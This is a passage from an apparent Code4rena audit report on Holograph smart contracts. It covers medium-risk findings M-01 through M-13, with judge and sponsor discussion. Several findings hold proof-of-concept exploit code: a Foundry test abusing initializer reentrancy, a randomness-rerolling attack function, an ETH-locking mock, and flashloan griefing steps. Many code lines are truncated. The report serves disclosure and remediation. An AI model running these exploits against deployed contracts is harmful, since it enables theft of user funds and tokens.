and isOwner simply compares these to the stored owner:

```
function isOwner() external view returns (bool) {
  if (msg.sender == holographer()) {
    return msgSender() == _getOwner();
  } else {
    return msg.sender == _getOwner();
  }
}
```

However, the enforcer calls these functions directly in several locations, and in these cases it of course does not append a 32 byte msg.sender. For example, in safeTransferFrom:

```
function safeTransferFrom(
  address from,
  address to,
  uint256 tokenId,
  bytes memory data
) public payable {
  require(_isApproved(msg.sender, tokenId), "ERC721: not approve
  if (_isEventRegistered(HolographERC721Event.beforeSafeTransfer
    require(SourceERC721().beforeSafeTransfer(from, to, tokenId,
  }
  _transferFrom(from, to, tokenId);
  if (_isContract(to)) {
    require(
      (ERC165(to).supportsInterface(ERC165.supportsInterface.sel
        ERC165(to).supportsInterface(ERC721TokenReceiver.onERC72
```

```
            ERC721TokenReceiver(to).onERC721Received(address(this),
            ERC721TokenReceiver.onERC721Received.selector),
          "ERC721: onERC721Received fail"
        );
      }
      if (_isEventRegistered(HolographERC721Event.afterSafeTransfer)
        require(SourceERC721().afterSafeTransfer(from, to, tokenId,
      }
    }
```

Here, caller has arbitrary control of the data parameter, and can pass owner's address.When the implementation, SourceERC721(), gets called, beforeSafeTransfer / afterSafeTransfer will behave as if they are called by owner.

Therefore, depending on the actual implementation, derived contracts can lose funds by specifying owner-specific logic.

This pattern occurs with the following functions, which have an arbitrary data parameter:

- beforeSafeTransfer / after SafeTransfer
- beforeTransfer / afterTransfer
- beforeOnERC721Received / afterOnERC721Received
- beforeOnERC20Received / aferERC20Received

Impact

Owner-specific functionality can be initiated on NFT / ERC20 implementation contracts.

Recommended Mitigation Steps

Refactor the code to represent `msg.sender` information in a bug-free way.

gzeon (judge) commented:

> Those function do not have the `onlyOwner` modifier so this doesn't seems to be valid. e.g. StrictERC20H.sol#L220-L228

Trust (warden) commented:

> isOwner and onlyOwner are utilities implemented in ERC721H, to be used in implementation contracts. The actual implementations are out of scope, and defined by NFT / ERC20 creators. We can see such an example in the SampleERC721.sol file, which indeed uses onlyOwner:

```
function mint(
  address to,
  uint224 tokenId,
  string calldata URI
) external onlyHolographer onlyOwner {
  HolographERC721Interface H721 = HolographERC721Interface(hol
  if (tokenId == 0) {
    _currentTokenId += 1;
    while (H721.exists(uint256(_currentTokenId)) || H721.burne
      _currentTokenId += 1;
    }
    tokenId = _currentTokenId;
  }
  H721.sourceMint(to, tokenId);
  uint256 id = H721.sourceGetChainPrepend() + uint256(tokenId)
  _tokenURIs[id] = URI;
}
```

> The submission proves that these modifiers, which ARE in scope, are NOT safe to use in certain function implementations, as they can be bypassed. Since there is no warning label to not use those utilities in the list of functions I mentioned, this could potentially result in real damage to the protocol.

gzeon (judge) commented:

> Is there a codepath that the Holographer will call mint without appending sender address? This might be easy to misuse (which I doubt) but would be QA at best. Imo the modifier is working as intended and it is the developers responsibility to understand the consequences of making a call from the Holographer (which is a privileged account) regardless. Everything can be misused does not mean they are Med/High risk unless you can provide an actual exploit.

Trust (warden) commented:

> I have brought up mint() as an example of using onlyOwner in the ERC721 implementation. I will reiterate that the issue is confusion between calls coming from HolographERC721's fallback function, and calls from Enforcer's transferFrom / safeTransferFrom / etc. When the list of functions above (beforeTransferFrom/ afterTransferFrom / etc) are called NOT from the fallback, which happens in transferFrom / safeTransferFrom / onERC20Received, the sender can pass any "data" parameter they wish, which will be interpreted by the isOwner function as the passed sender in the last 32 bytes.

> "Everything can be misused does not mean they are Med/High risk unless you can provide an actual exploit." - The problem is that it will NOT be developer misuse to use isOwner / onlyOwner in ERC721/ERC20 implementation, it's use of inherited functionality (like in SampleERC721.sol example). There is no warning that owner check is not safe from "beforeOnERC20Received", for example. Protocol is likely shooting themselves in the foot if they don't protect from owner checks in these functions.

> If it is required I have no problem coding example innocent ERC20/ERC721 implementation that is vulnerable to the attack.

gzeon (judge) commented:

> I will reopen this to let sponsor comment, but intended to judge as QA. Will review when judging.

Also they can't manipulate unless it is called from the Holographer, which have limited affordance.

alexanderattar (Holograph) confirmed and commented:

> This is a valid find. We will revisit the isOwner / onlyOwner modifiers and ensure this is handled appropriately so developers inheriting the mentioned Holograph contracts don't accidentally introduce unexpected logic in their contracts

ACC01ADE (Holograph) commented:

> Fixing this by ensuring that any calls to implementation contracts from HolographERC20 and HolographERC721 do not call directly, but first have the caller attached to end of calldata so that isOwner and onlyOwner are consistent.

> Feature/HOLO-605: C4 medium risk fixes

[M-02] `_payoutToken[s]()` is not compatible with tokens with missing return value

Submitted by d3e4, also found by __141345__, 2997ms, ballx, BnkeOx0, brgltd, brgltd, cccz, cccz, chaduke, d3e4, Dinesh11G, Jeiwan, joestakey, Lambda, martin, pashov, RedOneN, Trust, V_B, and vv7

PA1D.sol#L317
PA1D.sol#L340

Payout is blocked and tokens are stuck in contract.

Proof of Concept

`PA1D._payoutToken()` and `PA1D._payoutTokens()` call `ERC20.transfer()` in a require-statement to send tokens to a list of payout recipients.
Some tokens do not return a bool (e.g. USDT, BNB, OMG) on ERC20 methods. But since the require-statement expects a `bool`, for such a token a `void` return will also cause a revert, despite an otherwise successful transfer. That is, the token payout will always revert for such tokens.

Recommended Mitigation Steps

Use OpenZeppelin's SafeERC20, which handles the return value check as well as non-standard-compliant tokens.

alexanderattar (Holograph) commented:

> Low priority, but can be updated to ensure compatibility with all ERC20 tokens.

alexanderattar (Holograph) linked a PR:

> Feature/holo 612 royalty smart contract improvements

[M-03] Beaming job might freeze on dest chain under some

conditions, leading to owner losing (temporarily) access to token

Submitted by 0xA5DF

HolographOperator.sol#L255

If the following conditions have been met:

- The selected operator doesn't complete the job, either intentionally (they're sacrificing their bonded amount to harm the token owner) or innocently (hardware failure that caused a loss of access to the wallet)
- Gas price has spiked, and isn't going down than the `gasPrice` set by the user in the bridge out request

Then the bridging request wouldn't complete and the token owner would loos access to the token till the gas price goes back down again.

Proof of Concept

The fact that no one but the selected operator can execute the job in case of a gas spike has been proven by the test 'Should fail if there has been a gas spike' provided by the sponsor.

An example of a price spike can be in the recent month in the Ethereum Mainnet where the min gas price was 3 at Oct 8, but jumped to 14 the day after and didn't go down since then (the min on Oct 9 was lower than the avg of Oct8, but users might witness a momentarily low gas price and try to hope on it). See the gas price chat on Etherscan for more details.

Recommended Mitigation Steps

In case of a gas price spike, instead of refusing to let other operators to execute the job, let them execute the job without slashing the selected operator. This way, after a while also the owner can execute the job and pay the gas price.

Trust (warden) commented:

> If there is a gas spike, it is too expensive to execute the transaction, so we should not force executor to do it. I think it is intended behavior that TX just doesnt

> execute until gas falls back down.
> The docs state there is a refund mechanism that is activated in this case, back to origin chain.

0xA5DF (warden) commented:

> The docs state there is a refund mechanism that is activated in this case, back to origin chain.

> Can you please point where in the docs does it state that?
> Also, regardless of the docs, that kind of mechanism is certainly not implemented.

Trust (warden) commented:

> https://docs.holograph.xyz/holograph-protocol/operator-network-specification
> Operator Job Selection:
> "Operator jobs are given specific gas limits. This is meant to prevent gas spike abuse (e.g., as a form of DoS attack), bad code, or smart contract reverts from penalizing good-faith operators. If an operator is late to finalize a job and another operator steps in to take its place, if the gas price is above the set limit, the selected operator will not get slashed. A job is considered successful if it does not revert, or if it reverts but gas limits were followed correctly. Failed jobs can be re-done (for an additional fee), can be returned to origin chain (for an additional fee), or left untouched entirely. This shifts the financial responsibility towards users, rather than operators."

0xA5DF (warden) commented:

> Thanks, wasn't aware of that at time of submission.
> But the docs specifically talk about 'failed jobs', in this case the job wouldn't even be marked as failed since nobody would be able to execute the `executeJob()` function (the `require(gasPrice >= tx.gasprice` would revert the entire function rather than move to the catch block)

Trust (warden) commented:

> I think the assumption is that tx.gasprice will eventually come back to a non-reverting amount. Agree that it seems like a good idea to add a force-fail after EXPIRY_NUM blocks passed, without executing the TX.

alexanderattar (Holograph) commented:

> Agree that it seems like a good idea to add a force-fail after EXPIRY_NUM blocks passed, without executing the TX.

[M-04] Incorrect implementation of ERC721 may have bad consequences for receiver

Submitted by Trust, also found by adriro

HolographERC721.sol#L467

HolographERC721.sol is an enforcer contract that fully implements ERC721. In its safeTransferFromFunction there is the following code:

```
if (_isContract(to)) {
  require(
    (ERC165(to).supportsInterface(ERC165.supportsInterface.selec
      ERC165(to).supportsInterface(ERC721TokenReceiver.onERC721R
      ERC721TokenReceiver(to).onERC721Received(address(this), fr
      ERC721TokenReceiver.onERC721Received.selector),
    "ERC721: onERC721Received fail"
  );
}
```

If the target address is a contract, the enforcer requires the target's `onERC721Received()` to succeed. However, the call deviates from the standard:

```
interface ERC721TokenReceiver {
    /// @notice Handle the receipt of an NFT
    /// @dev The ERC721 smart contract calls this function on th
    ///  after a `transfer`. This function MAY throw to revert a
    ///  transfer. Return of other than the magic value MUST res
    ///  transaction being reverted.
    ///  Note: the contract address is always the message sender
    /// @param _operator The address which called `safeTransferF
    /// @param _from The address which previously owned the toke
    /// @param _tokenId The NFT identifier which is being transf
    /// @param _data Additional data with no specified format
```

```
        /// @return `bytes4(keccak256("onERC721Received(address,addr
        ///  unless throwing
        function onERC721Received(address _operator, address _from,
    }
```

The standard mandates that the first parameter will be the operator - the caller of safeTransferFrom. The enforcer passes instead the `address(this)` value, in other words the Holographer address. The impact is that any bookkeeping done in target contract, and allow / disallow decision of the transaction, is based on false information.

Impact

ERC721 transferFrom's "to" contract may fail to accept transfers, or record credit of transfers incorrectly.

Recommended Mitigation Steps

Pass the msg.sender parameter, as the ERC721 standard requires.

alexanderattar (Holograph) commented:

> This will be updated to pass msg.sender instead of Holograph address to match the standard.

ACC01ADE (Holograph) linked a PR:

> Feature/HOLO-605: C4 medium risk fixes

[M-05] It is possible that operator loses sent ETH after calling `HolographOperator` contract's `executeJob` function

Submitted by rbserver

ETH can be sent when calling the `HolographOperator` contract's `executeJob` function, which can execute the following code.

```
File: contracts\HolographOperator.sol
419:     try
420:       HolographOperatorInterface(address(this)).nonRevertir
421:         msg.sender,
422:         bridgeInRequestPayload
423:       )
424:     {
425:       /// @dev do nothing
426:     } catch {
427:       _failedJobs[hash] = true;
428:       emit FailedOperatorJob(hash);
429:     }
```

Executing the `try ... {...} catch {...}` code mentioned above will execute `HolographOperatorInterface(address(this)).nonRevertingBridgeCall{value: msg.value}(...)`. Calling the `nonRevertingBridgeCall` function can possibly execute `revert(0, 0)` if the external call to the bridge contract is not successful. When this occurs, the code in the `catch` block of the `try ... {...} catch {...}` code mentioned above will run, which does not make calling the `executeJob` function revert. As a result, even though the job is not successfully executed, the sent ETH is locked in the `HolographOperator` contract since there is no other way to transfer such sent ETH out from this contract. In this situation, the operator that calls the `executeJob` function will lose the sent ETH.

https://github.com/code-423n4/2022-10-holograph/blob/main/contracts/HolographOperator.sol#L301-L439

```
    function executeJob(bytes calldata bridgeInRequestPayload) ext

      ...

      /**
       * @dev execute the job
       */
      try
        HolographOperatorInterface(address(this)).nonRevertingBric
          msg.sender,
          bridgeInRequestPayload
        )
      {
```

```
      /// @dev do nothing
    } catch {
      _failedJobs[hash] = true;
      emit FailedOperatorJob(hash);
    }
    /**
     * @dev every executed job (even if failed) increments total
     */
    ++_inboundMessageCounter;
    /**
     * @dev reward operator (with HLG) for executing the job
     * @dev this is out of scope and is purposefully omitted fro
     */
    ////  _bondedOperators[msg.sender] += reward;
  }
```

https://github.com/code-423n4/2022-10-holograph/blob/main/contracts/HolographOperator.sol#L445-L478

```
  function nonRevertingBridgeCall(address msgSender, bytes callc
    require(msg.sender == address(this), "HOLOGRAPH: operator or
    assembly {
      /**
       * @dev remove gas price from end
       */
      calldatacopy(0, payload.offset, sub(payload.length, 0x20))
      /**
       * @dev hToken recipient is injected right before making t
       */
      mstore(0x84, msgSender)
      /**
       * @dev make non-reverting call
       */
      let result := call(
        /// @dev gas limit is retrieved from last 32 bytes of pa
        mload(sub(payload.length, 0x40)),
        /// @dev destination is bridge contract
        sload(_bridgeSlot),
        /// @dev any value is passed along
        callvalue(),
        /// @dev data is retrieved from 0 index memory position
        0,
        /// @dev everything except for last 32 bytes (gas limit)
        sub(payload.length, 0x40),
```

```
            0,
            0
          )
          if eq(result, 0) {
            revert(0, 0)
          }
          return(0, 0)
        }
      }
```

Proof of Concept

First, please add the following `OperatorAndBridgeMocks.sol` file in `src\mock\`.

```
pragma solidity 0.8.13;

// OperatorMock contract simulates the logic flows used in Holoc
contract OperatorMock {
    bool public isJobExecuted = true;

    BridgeMock bridgeMock = new BridgeMock();

    // testExecuteJob function here simulates the logic flow use
    function testExecuteJob() external payable {
        try IOperatorMock(address(this)).testBridgeCall{value: m
        } catch {
            isJobExecuted = false;
        }
    }

    // testBridgeCall function here simulates the logic flow use
    function testBridgeCall() external payable {
        // as a simulation, the external call that sends ETH to
        (bool success, ) = address(bridgeMock).call{value: msg.v
        if (!success) {
            assembly {
                revert(0, 0)
            }
        }
        assembly {
            return(0, 0)
        }
    }
}
```

```
interface IOperatorMock {
    function testBridgeCall() external payable;
}

contract BridgeMock {
    receive() external payable {
        revert();
    }
}
```

Then, please add the following `POC.ts` file in `test\`.

```
import { expect } from "chai";
import { ethers } from "hardhat";

describe('POC', () => {
    it("It is possible that operator loses sent ETH after callir
        // deploy operatorMock contract that simulates
        //   the logic flows used in HolographOperator contract'
        const OperatorMockFactory = await ethers.getContractFact
        const operatorMock = await OperatorMockFactory.deploy();
        await operatorMock.deployed();

        await operatorMock.testExecuteJob({value: 500});

        // even though the job is not successfully executed, the
        const isJobExecuted = await operatorMock.isJobExecuted()
        expect(isJobExecuted).to.be.eq(false);
        expect(await ethers.provider.getBalance(operatorMock.adc
    });
});
```

Last, please run `npx hardhat test test/POC.ts --network hardhat`. The `It is possible that operator loses sent ETH after calling HolographOperator contract's executeJob function` test will pass to demonstrate the described scenario.

Tools Used

VSCode

Recommended Mitigation Steps

In the `catch` block of the `try ... {...} catch {...}` code mentioned above in the Impact section, the code can be updated to transfer the `msg.value` amount of ETH back to the operator, which is `msg.sender` for the `HolographOperator` contract's `executeJob` function, when this described situation occurs.

ACC01ADE (Holograph) confirmed and commented:

> Good catch, good POC.

gzeon (judge) decreased severity to Medium

[M-06] Bad source of randomness

Submitted by minhtrng, also found by __141345__, adriro, cdahlheimer, d3e4, Deivitto, ladboy233, nadin, teawaterwire, and V_B

HolographOperator.sol#L491-L511

Using `block.number` and `block.timestamp` as a source of randomness is commonly advised against, as the outcome can be manipulated by calling contracts. In this case a compromised layer-zero-endpoint would be able to retry the selection of the primary operator until the result is favorable to the malicious actor.

Proof of Concept

An attack path for rerolling the result of bad randomness might look roughly like this:

```
function attack(uint256 currentNonce, uint256 wantedPodIndex, ui

    bytes32 jobHash = keccak256(bridgeInRequestPayload);

    //same calculation as in HolographOperator.crossChainMessage
    uint256 random = uint256(keccak256(abi.encodePacked(jobHash,

    require(wantedPodIndex == random % numPods)
    require(wantedOperatorIndex == random % numOperators);
```

```
        operator.crossChainMessage(bridgeInRequestPayload);
    }
```

The attack basically consists of repeatedly calling the `attack` function with data that is known and output that is wished for until the results match and only then continuing to calling the operator.

Recommended Mitigation Steps

Consider using a decentralized oracle for the generation of random numbers, such as Chainlinks VRF.

It should be noted, that in this case there is a prerequirement of the layer-zero endpoint being compromised, which confines the risk quite a bit, so using a normally unrecommended source of randomness could be acceptable here, considering the tradeoffs of integrating a decentralized oracle.

ACC01ADE (Holograph) confirmed and commented:

> Very valid issue.

gzeon (judge) commented:

> While sponsor noted this is a design choice to use pseudorandomness, as pointed out by the warden a compromised layer-zero-endpoint can exploit this for profit, judging this as Medium risk.

[M-07] Attacker can force chaotic operator behavior

Submitted by Trust, also found by csanuragjain

HolographOperator.sol#L875

Operators are organized into different pod tiers. Every time a new request arrives, it is scheduled to a random available pod. It is important to note that pods may be empty, in which case the pod array actually has a single zero element to help with all sorts of bugs. When a pod of a non existing tier is created, any intermediate tiers

between the current highest tier to the new tier are filled with zero elements. This happens at bondUtilityToken():

```
if (_operatorPods.length < pod) {
  /**
   * @dev activate pod(s) up until the selected pod
   */
  for (uint256 i = _operatorPods.length; i <= pod; i++) {
    /**
     * @dev add zero address into pod to mitigate empty pod issu
     */
    _operatorPods.push([address(0)]);
  }
}
```

The issue is that any user can spam the contract with a large amount of empty operator pods. The attack would look like this:

1. bondUtilityToken(attacker, large*amount, high*pod_number)
2. unbondUtilityToken(attacker, attacker)

The above could be wrapped in a flashloan to get virtually any pod tier filled.

The consequence is that when the scheduler chooses pods uniformally, they will very likely choose an empty pod, with the zero address. Therefore, the chosen operator will be 0, which is referred to in the code as “open season”. In this occurrance, any operator can perform the executeJob() call. This is of course really bad, because all but one operator continually waste gas for executions that will be reverted after the lucky first transaction goes through. This would be a practical example of a griefing attack on Holograph.

Impact

Any user can force chaotic “open season” operator behavior

Recommended Mitigation Steps

It is important to pay special attention to the scheduling algorithm, to make sure different pods are given execution time according to the desired heuristics.

ACC01ADE (Holograph) confirmed and commented:

> Good catch. This will be updated to mitigate.

[M-08] `_payoutEth()` calculates `balance` with an offset, always leaving dust `ETH` in the contract

Submitted by joestakey, also found by Aymen0909, d3e4, Jeiwan, joestakey, and Trust

PA1D.sol#L391
PA1D.sol#L395

Payout recipients can call `getEthPayout()` to transfer the ETH balance of the contract to all payout recipients.
This function makes an internal call to `_payoutEth`, which sends the payment to the recipients based on their associated `bp`.

The issue is that the `balance` used in the `transfer` calls is not the contract ETH balance, but the balance minus a `gasCost`.

This means `getEthPayout()` calls will leave dust in the contract.

Impact

If the dust is small enough, a subsequent call to `getEthPayout` is likely to revert because of this check.
And `enforcer/PA1D` does not have any other ETH withdrawal function. While `enforcer/PA1D` is meant to be used via delegate calls from a NFT collection contract, if the NFT contract does not have any withdrawal function either, this dust mentioned above is effectively lost.

Proof of Concept

Let us take the example of a payout recipient trying to retrieve their share of the balance, equal to `40_000` For simplicity, assume one payout address, owned by Alice:

- Alice calls `getEthPayout()`, which in turn calls `_payoutEth()`
- `gasCost = (23300 * length) + length = 23300 + 1 = 23301`
- `balance = address(this).balance = 40000`
- `balance - gasCost = 40000 - 23301 = 16699`,
- `sending = ((bps[i] * balance) / 10000) = 10000 * 16699 / 10000 = 16699`
- Alice receives `16699`.

Alice has to wait for the balance to increase to call `getEthPayout()` again. But no matter what, there will always be at least a dust of `10000` left in the contract.

Recommended Mitigation Steps

The transfers should be done based on `address(this).balance`. The `gasCost` is redundant as the gas amount is specified by the caller of `getEthPayout()`, the contract does not have to provide gas.

```
-391: balance = balance - gasCost;
392:     uint256 sending;
393:     // uint256 sent;
394:     for (uint256 i = 0; i < length; i++) {
395:       sending = ((bps[i] * balance) / 10000);
396:       addresses[i].transfer(sending);
397:       // sent = sent + sending;
398:     }
```

gzeon (judge) commented:

> I think this is intended, a bit weird why 23300 is chosen, why gas price is not considered and why the withheld fund is not sent to the caller tho. Related to `#164` and `#106`

Trust (warden) commented:

> It doesn't make sense that it's intentional, because gas is never provided by contract, only EOA. Contract can only relay gas passed to it. But interesting to

> hear what the team says.

gzeon (judge) commented:

> Agreed, but still seems to be low risk.

alexanderattar (Holograph) confirmed and commented:

> This is a valid issue and this function will be refactored.

alexanderattar (Holograph) linked a PR:

> Feature/holo 612 royalty smart contract improvements

[M-09] `HolographERC20` breaks composability by forcing usage of draft proposal EIP-4524

Submitted by Trust

HolographERC20.sol#L539

HolographERC20 is the ERC20 enforcer for Holograph. In the safeTransferFrom operation, it calls _checkOnERC20Received:

```
if (_isEventRegistered(HolographERC20Event.beforeSafeTransfer))
  require(SourceERC20().beforeSafeTransfer(account, recipient, a
}
_transfer(account, recipient, amount);
require(_checkOnERC20Received(account, recipient, amount, data),
if (_isEventRegistered(HolographERC20Event.afterSafeTransfer)) {
  require(SourceERC20().afterSafeTransfer(account, recipient, am
}
```

The checkOnERC20Received function:

```
if (_isContract(recipient)) {
  try ERC165(recipient).supportsInterface(ERC165.supportsInterfa
    require(erc165support, "ERC20: no ERC165 support");
```

```
      // we have erc165 support
      if (ERC165(recipient).supportsInterface(0x534f5876)) {
        // we have eip-4524 support
        try ERC20Receiver(recipient).onERC20Received(address(this)
          return retval == ERC20Receiver.onERC20Received.selector;
        } catch (bytes memory reason) {
          if (reason.length == 0) {
            revert("ERC20: non ERC20Receiver");
          } else {
            assembly {
              revert(add(32, reason), mload(reason))
            }
          }
        }
      } else {
        revert("ERC20: eip-4524 not supported");
      }
    } catch (bytes memory reason) {
      if (reason.length == 0) {
        revert("ERC20: no ERC165 support");
      } else {
        assembly {
          revert(add(32, reason), mload(reason))
        }
      }
    }
  } else {
    return true;
  }
```

In essence, if the target is a contract, the enforcer requires it to fully implement EIP-4524. The problem is that this EIP is just a draft proposal, which the project cannot assume to be supported by any receiver contract, and definitely not every receiver contract.

The specs warn us:

> ⚠ This EIP is not recommended for general use or implementatio

Therefore, it is a very dangerous requirement to add in an ERC20 enforcer, and must be left to the implementation to do if it so desires.

Impact

ERC20s enforced by HolographERC20 are completely uncomposable. They cannot be used for almost any DeFi application, making it basically useless.

Recommended Mitigation Steps

Remove the EIP-4524 requirements altogether.

gzeon (judge) commented:

> Low risk unless this is not a design decision.

alexanderattar (Holograph) confirmed and commented:

> Originally a design choice, but it can be updated to not revert if the EIP is not supported.

Trust (warden) commented:

> Will argue that philosophically any code is originally a design choice. If it's later made clear the choice has unintended dire consequences then the finding should not be penalized because of that alone.

ACC01ADE (Holograph) linked a PR:

> Feature/HOLO-605: C4 medium risk fixes

[M-10] Holographable tokens can be reinitialized

Submitted by securerodd

When new holographable tokens are created, they typically set a state variable that holds the address of the holograph contract. When creation is done through the `HolographFactory`, the holograph contract is passed in as a parameter to the holographable contract's initializer function. Under normal circumstances, this would ensure that the hologrpahable asset stores a trusted holograph contract address in its `_holographSlot`.

However, the initializer is vulnerable to reentrancy and the `_holographSlot` can be set to an untrusted contract address. This occurs because before the initialization is complete, the Holographer makes a **delegate call** to a corresponding enforcer contract. From here, the enforcer contract makes an **optional call** to the source contract in an attempt to intialize it. This call can be used to reenter into the Holographer contract's initialize function before the first one has been completed and overwrite key variables such as the `_adminslot`, the `_holographSlot` and the `_sourceContractSlot`.

One way in which this becomes problematic is because of how holographed ERC20s perform `transferFrom` calls. Holographed ERC20s by default allow two special addresses to **transfer** assets on behalf of other users without an allowance. These addresses are calculated by calling `_holograph().getBridge()` and `_holograph().getOperator()` respectively. With the above described reentrancy issue, `_holograph().getBridge()` and `_holograph().getOperator()` can return arbitrary addresses. This means that newly created holographed ERC20 tokens can be prone to unauthorized transfers. These assets will have been deployed by the HolographFactory and may look and feel like a safe holographable token to users but they can come with a built-in rugpull vector.

Proof of Concept:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "forge-std/Test.sol";
import "../contracts/HolographFactory.sol";
import "../contracts/HolographRegistry.sol";
import "../contracts/Holograph.sol";
import "../contracts/enforcer/HolographERC20.sol";

//Contract used to show reentrancy in initializer
contract SourceContract {
    address public holographer;
    MockContract public mc;

    constructor() {
        mc = new MockContract();
    }
```

```
    //function that reenters the holographer and sets this contr
    function init(bytes memory initPayload) external returns(byt
        assembly {
            sstore(holographer.slot, caller())
        }
        bytes memory initCode = abi.encode(abi.encode(uint32(1),
        holographer.call(abi.encodeWithSignature("init(bytes)",
        return InitializableInterface.init.selector;
    }

    function getRegistry() external view returns (address) {
        return address(this);
    }

    function getReservedContractTypeAddress(bytes32 contractType
        return address(mc);
    }

    function isTheHolograph() external pure returns (bool) {
        return true;
    }

}

//simple extension contract to return easily during reinitializa
contract MockContract {
    constructor() {}

    function init(bytes memory initPayload) external pure returr
        return InitializableInterface.init.selector;
    }
}

contract HolographTest is Test {
    DeploymentConfig public config;
    Verification public verifiedSignature;
    HolographFactory public hf;
    HolographRegistry public hr;
    Holograph public h;
    HolographERC20 public he20;

    uint256 internal userPrivateKey;
    address internal hrAdmin;
    mapping(uint256 => bool) public _burnedTokens;
    address internal user;
    function setUp() public {
```

```
        //Creating all of the required objects
        hf = new HolographFactory();
        hr = new HolographRegistry();
        h = new Holograph();
        he20 = new HolographERC20();

        //Setting up the registry admin
        hrAdmin = vm.addr(100);

        //Creating factory, holograph, and registry init payloac
        bytes memory hfInitPayload = abi.encode(address(h), addr
        hf.init(hfInitPayload);
        bytes memory hInitPayload = abi.encode(uint32(0),address
        h.init(hInitPayload);
        bytes32[] memory reservedTypes = new bytes32[](1);
        reservedTypes[0] = "0xabc";
        bytes memory hrInitPayload = abi.encode(address(h), rese

        //Setting up a contract type address for the ERC20 enfor
        vm.startPrank(hrAdmin, hrAdmin);
        hr.init(hrInitPayload);
        hr.setContractTypeAddress(reservedTypes[0], address(he2(
        vm.stopPrank();

        //Keys used to sign transaction for deployment
        userPrivateKey = 0x1337;
        user = vm.addr(userPrivateKey);
    }

    function testDeployShadyHolographer() public {
        //setting up the configuration, contract type is not imp
        config.contractType = "0xabc";
        config.chainType = 1;
        config.salt = "0x12345";
        config.byteCode = type(SourceContract).creationCode;
        bytes memory initCode = "0x123";

        //giving our token some semi-realistic metadata
        config.initCode = abi.encode("HToken", "HT", uint8(18),

        //creating the hash for our user to sign
        bytes32 hash = keccak256(
            abi.encodePacked(
                config.contractType,
                config.chainType,
                config.salt,
```

```
                keccak256(config.byteCode),
                keccak256(config.initCode),
                user
            ));

        //signing the hash and creating the verified signature
        (uint8 v, bytes32 r, bytes32 s) = vm.sign(userPrivateKey
        verifiedSignature.r = r;
        verifiedSignature.v = v;
        verifiedSignature.s = s;

        //deploying our new source contract and holographable co
        hf.deployHolographableContract(config, verifiedSignature

        //after the reentrancy has affected the initialization,
        address payable newHolographAsset = payable(hr.getHologr

        //verify that the _holographSlot in the holographer cont
        assertEq(SourceContract(Holographer(newHolographAsset).g
    }
}
```

Recommended Mitigation Steps

Consider checking whether the contract is in an “initializing” phase such as is done in OpenZeppelin’s `Initializable` library to prevent reentrancy during initialization. Additionally, if the bridge and operators are not intended to transfer tokens directly, consider removing the logic that allows them to bypass the allowance requirements.

gzeon (judge) commented:

> I think the enforcer should be considered trusted so the risk here is low.

alexanderattar (Holograph) confirmed and commented:

> Good observation. `_setInitialized();` needs to be moved higher up the stack before the init call.

ACC01ADE (Holograph) linked a PR:

> Feature/HOLO-605: C4 medium risk fixes

[M-11] Source contract can steal NFTs from users

Submitted by Jeiwan, also found by __141345__ and m9800

A source contract can burn and transfer NFTs of users without their permission.

Proof of Concept

Every Holographed ERC721 collection is paired with a source contract, which is the user created contract that's extended by the Holographed ERC721 contract (HolographFactory.sol#L234-L246). A source contract, however, has excessive privileges in the Holographed ERC721. Specifically, it can burn and transfer users' NFTs without their approval (HolographERC721.sol#L500, HolographERC721.sol#L577):

```
function sourceBurn(uint256 tokenId) external onlySource {
  address wallet = _tokenOwner[tokenId];
  _burn(wallet, tokenId);
}

function sourceTransfer(address to, uint256 tokenId) external or
  address wallet = _tokenOwner[tokenId];
  _transferFrom(wallet, to, tokenId);
}
```

While this might be desirable for extensibility and flexibility, this puts users at the risk of being robbed by the source contract owner or a hacker who hacked the source contract owner's key.

Recommended Mitigation Steps

Consider removing the `sourceBurn` and `sourceTransfer` functions of `HolographERC721` and requiring user approval to transfer or burn their tokens (`burn` and `safeTransferFrom` can be called by a source contract instead of `sourceBurn` and `sourceTransfer`).

gzeon (judge) decreased severity to Medium and commented:

> Also #403 brought up that source contract can also steal NFTs from burn address.

alexanderattar (Holograph) confirmed and commented:

> Need to add a `require(!_burnedTokens[tokenId], "ERC721: token has been burned");` check to sourceTransfer function

alexanderattar (Holograph) resolved:

> Feature/HOLO-604: implementing critical issue fixes

[M-12] Bond tokens (HLG) can get permanently stuck in operator

Submitted by minhtrng, also found by arcoun, cccz, Chom, csanuragjain, ctf_sec, Jeiwan, and Lambda

HolographOperator.sol#L374-L382
HolographOperator.sol#L849-L857

Bond tokens (HLG) equal to the slash amount will get permanently stuck in the HolographOperator each time a job gets executed by someone who is not an (fallback-)operator.

Proof of Concept

The `HolographOperator.executeJob` function can be executed by anyone after a certain passage of time:

```
...
if (job.operator != address(0)) {
    ...
    if (job.operator != msg.sender) {
        //perform time and gas price check
        if (timeDifference < 6) {
            // check msg.sender == correct fallback operator
        }
```

```
            // slash primary operator
            uint256 amount = _getBaseBondAmount(pod);
            _bondedAmounts[job.operator] -= amount;
            _bondedAmounts[msg.sender] += amount;

            //determine if primary operator retains his job
            if (_bondedAmounts[job.operator] >= amount) {
                ...
            } else {
                ...
            }
        }
    }
    // execute the job
```

In case `if (timeDifference < 6) {` gets skipped, the slashed amount will be assigned to the `msg.sender` regardless if that sender is currently an operator or not. The problem lies within the fact that if `msg.sender` is not already an operator at the time of executing the job, he cannot become one after, to retrieve the reward he got for slashing the primary operator. This is because the function `HolographOperator.bondUtilityToken` requires `_bondedAmounts` to be 0 prior to bonding and hence becoming an operator:

```
    require(_bondedOperators[operator] == 0 && _bondedAmounts[operat
```

Recommended Mitigation Steps

Assuming that it is intentional that non-operators can execute jobs (which could make sense, so that a user could finish a bridging process on his own, if none of the operators are doing it): remove the requirement that `_bondedAmounts` need to be 0 prior to bonding and becoming an operator so that non-operators can get access to the slashing reward by unbonding after.

Alternatively (possibly preferrable), just add a method to withdraw any `_bondedAmounts` of non-operators.

alexanderattar (Holograph) commented:

> Known issue that already has been fixed for the next update.

> Feature/HOLO-605: C4 medium risk fixes

[M-13] Implementation code does not align with the business requirement: Users are not charged with withdrawn fee when user unbound token in `HolographOperator.sol`

Submitted by ladboy233

HolographOperator.sol#L899
HolographOperator.sol#L920
HolographOperator.sol#L924
HolographOperator.sol#L928
HolographOperator.sol#L932

When user call unbondUtilityToken to unstake the token, the function reads the available bonded amount, and transfers back to the operator.

https://github.com/code-423n4/2022-10-holograph/blob/f8c2eae866280a1acfdc8a8352401ed031be1373/contracts/HolographOperator.sol#L899

```
/**
 * @dev get current bonded amount by operator
 */
uint256 amount = _bondedAmounts[operator];
/**
 * @dev unset operator bond amount before making a transfer
 */
